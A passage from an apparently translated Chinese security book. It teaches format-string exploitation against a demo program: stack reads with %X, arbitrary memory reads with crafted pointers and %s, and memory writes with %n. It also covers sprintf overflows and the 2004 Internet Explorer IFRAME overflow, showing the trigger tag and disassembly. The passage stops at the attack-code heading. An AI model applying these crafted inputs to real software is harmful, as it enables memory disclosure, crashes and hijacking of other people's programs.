


图 6.1　调用 printf 函数时的栈状态

现在更深入一些，从栈上依次弹出：00408000h（指向“hello, %s!\n”字符串的指针），0012FF3Ch（指向 buf_out 缓冲区的指针），0012FF3Ch（同样的指针），0040800Ch（指向“Enter the name: ”字符串的指针），73257325h（buf_out 缓冲区的内容，被解释为指针，顺便说一下，它指向一个未分配的内存单元）。

因此，前面的 5 个%s 格式符在经过格式化输出解释器时，没有发生什么问题；而第 6 个将“飞入太空”。处理器抛出异常，程序异常终止（图 6.2）。没必要正好是 6 个格式符，因为再多也不会得到控制。注意，Windows NT 将像被计划那样产生同样的地址。




图 6.2　程序接受 6 个%s 格式符时的响应

6.3.3　Peek 实现

可以用%X，%d，和%c 格式符查看脆弱程序的内存。例如，%X 和%d 从栈上找回一个双字，并分别用十六进制、二进制显示它们。%c 格式符从栈上找回双字，并把它转换为单字节的 char 类型，然后以字符形式显示——丢了 3 个最有意义的字节。因此，对我们来说，最有用的是%X 和%c 格式符。

每个%X 格式符仅显示一个在栈顶附近（准确的位置要视被调用的函数原型而定）的双字。因此，N 个格式符将显示 4*N 个字节，最多可以查看 2*C 范围内的内容，C 是允许用户输入的最大字节数。唉！看来没办法查看脆弱程序的整个内存空间了。黑客只能读一小块地方，如果足够幸运的话，可能会碰到一些敏感数据（例如，密码或指向它们的指针）。无论如何，知道当前指针的位置已经不错了。我将深入探讨怎样利用这个潜在的威胁。

运行程序，输入%X 格式符。程序的响应如清单 6.4 所示。

清单 6.4　程序对%X 格式符的响应

```
Enter the name:%X
hello, 12FF5C!
```

为什么是 12FF5C 呢？它来自哪里？回过头去看看内存转储的内容（参见图 6.1），原来它是 buf_out 参数后面的双字，是先前函数产生的结果，也可以称之为垃圾。不过，知道这有什么用呢？用户输入的缓冲区能有什么好东西？不过，这只是冰山一角。像第 4 章提到的，为了把控制权传给 shellcode，黑客必须知道它的绝对地址。在大多数场合下，并不能预先知道这个地址；不过，%X 格式符却可以把它们显示在屏幕上。

输入一些%X 格式符（为了方便起见，用空格把它们分开，即使没有分开的必要）。程序的响应如清单 6.5 所示。

清单 6.5　用格式符查看内存转储

```
Enter the name:%X%X%X%X%X%X%X
hello, 12FF5C 408000 12FF3C 12FF3C 40800C 25205825 58252058!
```

注意标为粗体的两个双字。它们是用户输入的内容（ASCII 字符串“%X ”，用十六进制表示为 25 58 20）。

这个主意包括：构成指向请求内存单元的指针，把它放入缓冲区，然后为它设置相应的%s 格式符。这个格式符将读取内存，直到碰到 NULL 或禁止的单元。NULL 字节算不上障碍，因为我们可以在它后面构成新的指针；禁止访问的单元要麻烦一些，因为任何访问它的尝试都会引起程序异常终止。攻击者只有等到管理员重新启动服务器后，才能再次尝试。但重启之后，脆弱缓冲区的位置可能会有所变化，从而使攻击者先前的努力付之东流。不入虎穴，焉得虎仔！但仓促行事是不明智的。换句话说，必须小心使用%s 格式符；否则除了 DoS 攻击之外，什么都不会发生。

假设黑客想查看 77F86669h 地址的内容（为了达到这个目的，可能需要确定操作系统的版本，那会因计算机而有所变化）。已经知道用户输入缓冲区的位置——从第 6 个双字开始是有意义的数据（参见清单 6.6）。现在，入侵者只须准备进攻用的“枪支弹药”。例如，攻击者可以输入反序的目标地址，用<ALT>键和数字键输入不可打印字符。然后，攻击者可能加上 6 个%X，%d，或%c 格式符（因为这些单元的内容无关重要，随便用哪种格式符都可以），加上记号（例如，星号或冒号），之后跟上字符串输出格式符，把这些内容提交给脆弱程序。增加记号主要是为了快速确认垃圾在哪里结束，有意义的数据从哪里开始。

清单 6.6　观察人为构成指针时的内存转储

```
Enter the name:if<ALT-248>w%C%C%C%C%C:%s
hello, if°w \ <<♀:JIF¶╟@►♥!
```

如果用十六进制表示这个字符串 JIF¶ ╟@►♥，可以得到：8B 46 B3 40 3E B3 00。NULL 来自哪里？嗯，这是一个 ASIIZ 字符串，NULL 是它的终止符。如果没有 NULL，%s 格式符会显示更多的内容。

这个例子和 Basic 的 peek 函数类似；不过，它的作用有限。在缓冲区开头构成的指针不能包含 NULL 字符，因此，将不能查看开始的 17MB 地址空间。在缓冲区尾部构成的指针几乎能指向任何地址，因为地址中最有意义的字节匹配 NULL 终止符。然而，为了访问这个指针，黑客必须穿越整个缓冲区，而这并不总是可行的。

通过反汇编器，我们可以看到演示程序的 004053B4h 地址（清单 6.7）包含的是 Microsoft 的版权声明。我们可以把它在屏幕上显示出来吗？像你回想起前面提到的那样，缓冲区的

开始部分对应 6 个格式符。每个格式符占用 2 字节并从栈上弹出 4 字节。多于两个字节需要用显示字符串的%s 格式符，那么我们要传多少个格式符给程序呢？列出简单的等式，计算后便可得到结果——12。开始的 11 个格式符从栈上弹出无关的信息，第 12 个格式符显示它们之后的指针的内容。

清单 6.7　反汇编后的程序片段

```
.rdata:004053B4 aMicrosoftVisua db 'Microsoft Visual C++ Runtime Library',0
```

构成指针比较简单：打开 ASCII 字符表（或启动 HIEW），把 4053B4h 转换成字符。结果如下：@s□。把它反序，然后用<ALT>键和数字键盘把它输入程序（清单 6.8），

清单 6.8　在缓冲区尾部构成指针，并在屏幕上显示它的内容

```
Enter the name:%c%c%c%c%c%c%c%c%c%c%s<Alt-180>S@
hello, \ <<♀%%%%%%Microsoft Visual C++ Runtime Library┤S@!
```

嗯，可以工作！继续用这个方法，黑客几乎可以查看分配给程序的整个内存区域。顺便说一下，Unicode 函数使用宽字符，用 00 字符做为字符串的终止符，因此允许字符串中存在 0 字符。

6.3.4　Poke 实现

%n 格式符比较特殊，它把刚刚显示的字节数写入与它对应的指针，从而允许黑客随意修改指针的内容。注意，不是修改指针本身，而是修改它指向的单元。被修改的单元必须属于有 READWRITE 属性的内存页；否则，将产生异常。

在演示这个功能之前，需要在栈的垃圾里找到一个合适的指针，并用类似%X %X %X...（参见清单 6.9）的字符串读取它的内容。假设选择指向用户输入缓冲区（buf_in）的 12FF3Ch 指针。为了实现这个目的，要用%c%c 格式符从栈中弹出两个双字。

现在要确定写入缓冲区的数字。只能写入比较小的数字，因为大数不适合缓冲区。为了好区分，假设这个数是 0Fh。现在计算一下：格式符显示的两个字符，用于从栈顶弹出无关的双字，另外 7 个字符是“hello,”字符串（是的，它也是参与者）。结果如下：0Fh – 02h – 07h == 06h。因此，输入 6 个字符就可以达到目的。这 6 个字符可以任选，如 qwerty。剩下的就是加上%n 格式符，并把整个构成的字符串提交给程序。如清单 6.9 所示。

清单 6.9　用%n 格式符改写内存单元

```
Enter the name:qwerty%c%c%n
hello, qwerty\ !
```

因为是在程序输出之后再修改缓冲区的，所以需要用调试器检验修改后的结果。用 Microsoft Visual Studio 里的调试器或其他调试器载入程序，在 401000 地址设置断点（这是 main 函数的地址）或把光标移到它所在的行（<Ctrl>+<G>，**Address**，401000，<Enter>），然后按<Ctrl>+<F10>跳过启动代码，我们暂时对其不感兴趣。

按<F10>（**Step Over**）逐步跟踪程序，当程序提示时，输入准备好的字符串，继续跟踪到调用 printf 函数的 0040103Ch 行。接下来，转到内存转储窗口，在地址字符串里输入 ESP，通知调试器你想查看栈的内容。做完这些之后，返回反汇编的代码并再次按<F10>。

用户输入缓冲区的内容立即发生变化，可以看到被修改的内容 0F 00 00 00 用加亮的红色表示。因此，修改内存单元成功（图 6.3）。




图 6.3　改写内存单元的演示

回想一下，如果格式符与用户输入缓冲区重叠，黑客就能自主构成指针，改写任意内

存单元。嗯……几乎可以用任何方式。现在补充一下，改写值所隐含的局限性间接决定了选择目标地址的局限性。注意，这些局限性是非常严格的。

已经显示的字符数量定义了较小的限制（在这个例子里，是“hello, ”字符串的长度），最大的值几乎没有限制——足够来选择几个指向合适长度字符串的指针，并为它们设置相应的%s 格式符。不过要注意，不能保证这样的字符串一定可用。因此，利用格式化输出，不一定能得到远程机器的控制权。不过，黑客可以利用它发动有效的 DoS 攻击。%n%n%n%n...比%s%s%s%s...字符串更容易使系统崩溃。

6.3.5　不均衡的格式符

每个格式符都必须有一个对应的参数。然而，“必须”不意味着“一定”有。这毕竟需要程序员手动输入格式符和参数，而他们却很容易犯错。编译器在处理这样的程序时，不会检查出有何异常，顶多显示一些警告信息，但程序员经常会忽视这样的警告。经过若干时间以后，会发生什么呢？

如果参数碰巧比格式符多，“多余的”参数将被忽略。然而，如果正好相反的话，那么格式化输出函数在不知道已经传递了多少个参数的情况下，将弹出它在栈上碰到的第一个垃圾，然后，故事将按“强制伪造格式符”节中描述的情节发展。惟一的区别是，在这里，入侵者可能会（或不可能这样做）暗中强制分类符。

这类错误一般出现在初学者编写的程序中；因此，它们不是我们重点关注的对象。换句话说，描述它还不值纸的价格呢。

6.3.6　目标缓冲区溢出


Sprintf 是最危险的 C 函数之一，所有的安全手册都建议使用改进的——snprintf。为什么？这是因为格式化输出的天性是，很难预先计算出结果字符串的最大允许长度。例如，考虑清单 6.10 中的代码。

清单 6.10　演示目标缓冲区溢出

```
f()
{
        char buf[???];
        sprintf(buf, "Name:%s Age:%02d Weight:%03d Height:%03d\n",
                name, age, m, h);
        ...
}
```

你认为应该为缓冲区分配多大的内存？未知的是 name 字符串的长度和 sprintf 函数中将转换成字符的整型变量 age，m，h 的长度。乍看之下，为 age 分配两列，为高度分配三列，为重量分配三列似乎很合理，减去 name 的长度和格式化字符串的长度，只剩下 8 个字节。正确吗？不！如果数据的字符串表示不适合分配给它的位置，它将自动延伸缓冲区，以避免结果被截断。然而，实际上，int 类型的 32 位值的十进制表示至少需要程序员保留 11 个字节的内存，否则，程序的缓冲区可能会溢出。

这类溢出错误和其他的缓冲区溢出没有什么两样，因此，就不在这里——赘述了。



第 7 章　溢出实例

在 2004 年 11 月底，Microsoft Internet Explorer 中又出现了一个缓冲区溢出漏洞。这次是 IFRAME 标签出了问题。恰好赶在圣诞前夜，相应的攻击代码在网上现身，虽然不是很好用，但在网上却随处可见。在那个时候，受影响的计算机数以百万计，黑客做梦都没想到会收到这样一份圣诞礼物。真正的黑客没有在丰盛食物的餐桌前度过他们的平安夜，而是在显示器的陪伴下把玩这份大礼！

新年的钟声敲响了，但安全漏洞却依然如故。怎样赋予攻击代码以新的生命？怎样改写这个 shellcode？怎样保护你的计算机不受这个漏洞的影响？本章将会娓娓道来。

7.1　威胁源

前面提到的安全漏洞——Microsoft Internet Explorer floating frames（IFRAME 标记）缓冲区溢出——允许攻击者把控制权传给 shellcode，在目标计算机被利用之后（例如，作为进一步攻击、发送垃圾邮件、偷窥敏感信息，或免费拨打 IP 电话的桥头堡），将得到远程机器的控制。

受影响的程序包括 IE 5.5、6.0，Opear 7.23（我没有测试其他的版本）。其他版本的浏览器不受此漏洞影响，如 IE 5.01 + SP3 或 SP4，IE 5.5 + SP2，Windows 2000 下没打补丁的 IE 5.00d，Windows 2003 下没打补丁的 IE 6.0，Windows XP + Sp2 下的 IE 6。

在默认设置下，IE 在因特网和内部网区域的设置里（Internet and intranet zones）没有禁用 IFRAME。受害主机被攻击的前提是打开包含攻击代码的 URL。Outlook Express 与 IE 不一样——它在受限区域里（restricted zone）打开 HTML 消息，默认不处理 IFRAME 标记。

因此，在查看消息时，Jave script 本身并不会引起缓冲区溢出，用户必须点击消息的链接才会激活 shellcode。为了快速传播，利用此漏洞的 MyDoom 蠕虫变种已经出现，估计利用此漏洞的其他蠕虫也会相继出现，所以要提高警惕，不要轻易点击那些可疑的链接。

7.2 技术细节

引起溢出错误的代码一般如下所示：<IFRAME src=file://AAAAAA name="BBBBBBxx"></IFRAME>，AAAAAA 和 BBBBBB 是严格限定长度的 Unicode 文本字符串，xx 是改写指向面向对象编程（OOP，object-oriented programming）对象实例的虚函数指针的字符，此虚函数指针位于 shdocvw.dll 库函数内部。

受攻击影响的代码反汇编后如清单 7.1 所示。注意，具体的地址因脆弱程序的版本不同而不大一样。

清单 7.1 反汇编后的 IE 代码片段，确认控制权传给 shellcode

```
7178EC02  8B 08          MOV  ECX, DWORD PTR [EAX]
7178EC02                 ; Load the pointer to the table of virtual
7178EC02                 ; functions of some OOP object. After the
7178EC02                 ; overflow occurs, the EAX register will contain
7178EC02                 ; the xx characters located in the tail of the
7178EC02                 ; Unicode string containing the file name.
7178EC04  68 84 7B 70 71 PUSH 71707B84
7178EC04                 ; Push the constant pointer to the stack.
7178EC04
7178EC09  50             PUSH EAX
7178EC09                 ; Push the this pointer to the stack.
7178EC09                 ; The this pointer points to the OOP object
7178EC09                 ; containing the virtual table inside it.
7178EC09
7178EC0A  FF 11          CALL  NEAR DWORD PTR [ECX]
7178EC0A                 ; Call the virtual function by the ECX pointer
7178EC0A                 ; (already overwritten with fictitious data).
```

由指针所隐含的双重函数调用令黑客非常头痛。把指向任意内存区域的指针载入 EAX 指针不存在任何问题。但确认指向 shellcode 的指针的地址要更难一些，而且不可能预先知

道。黑客怎么解决这个难题呢？

7.3　攻击代码

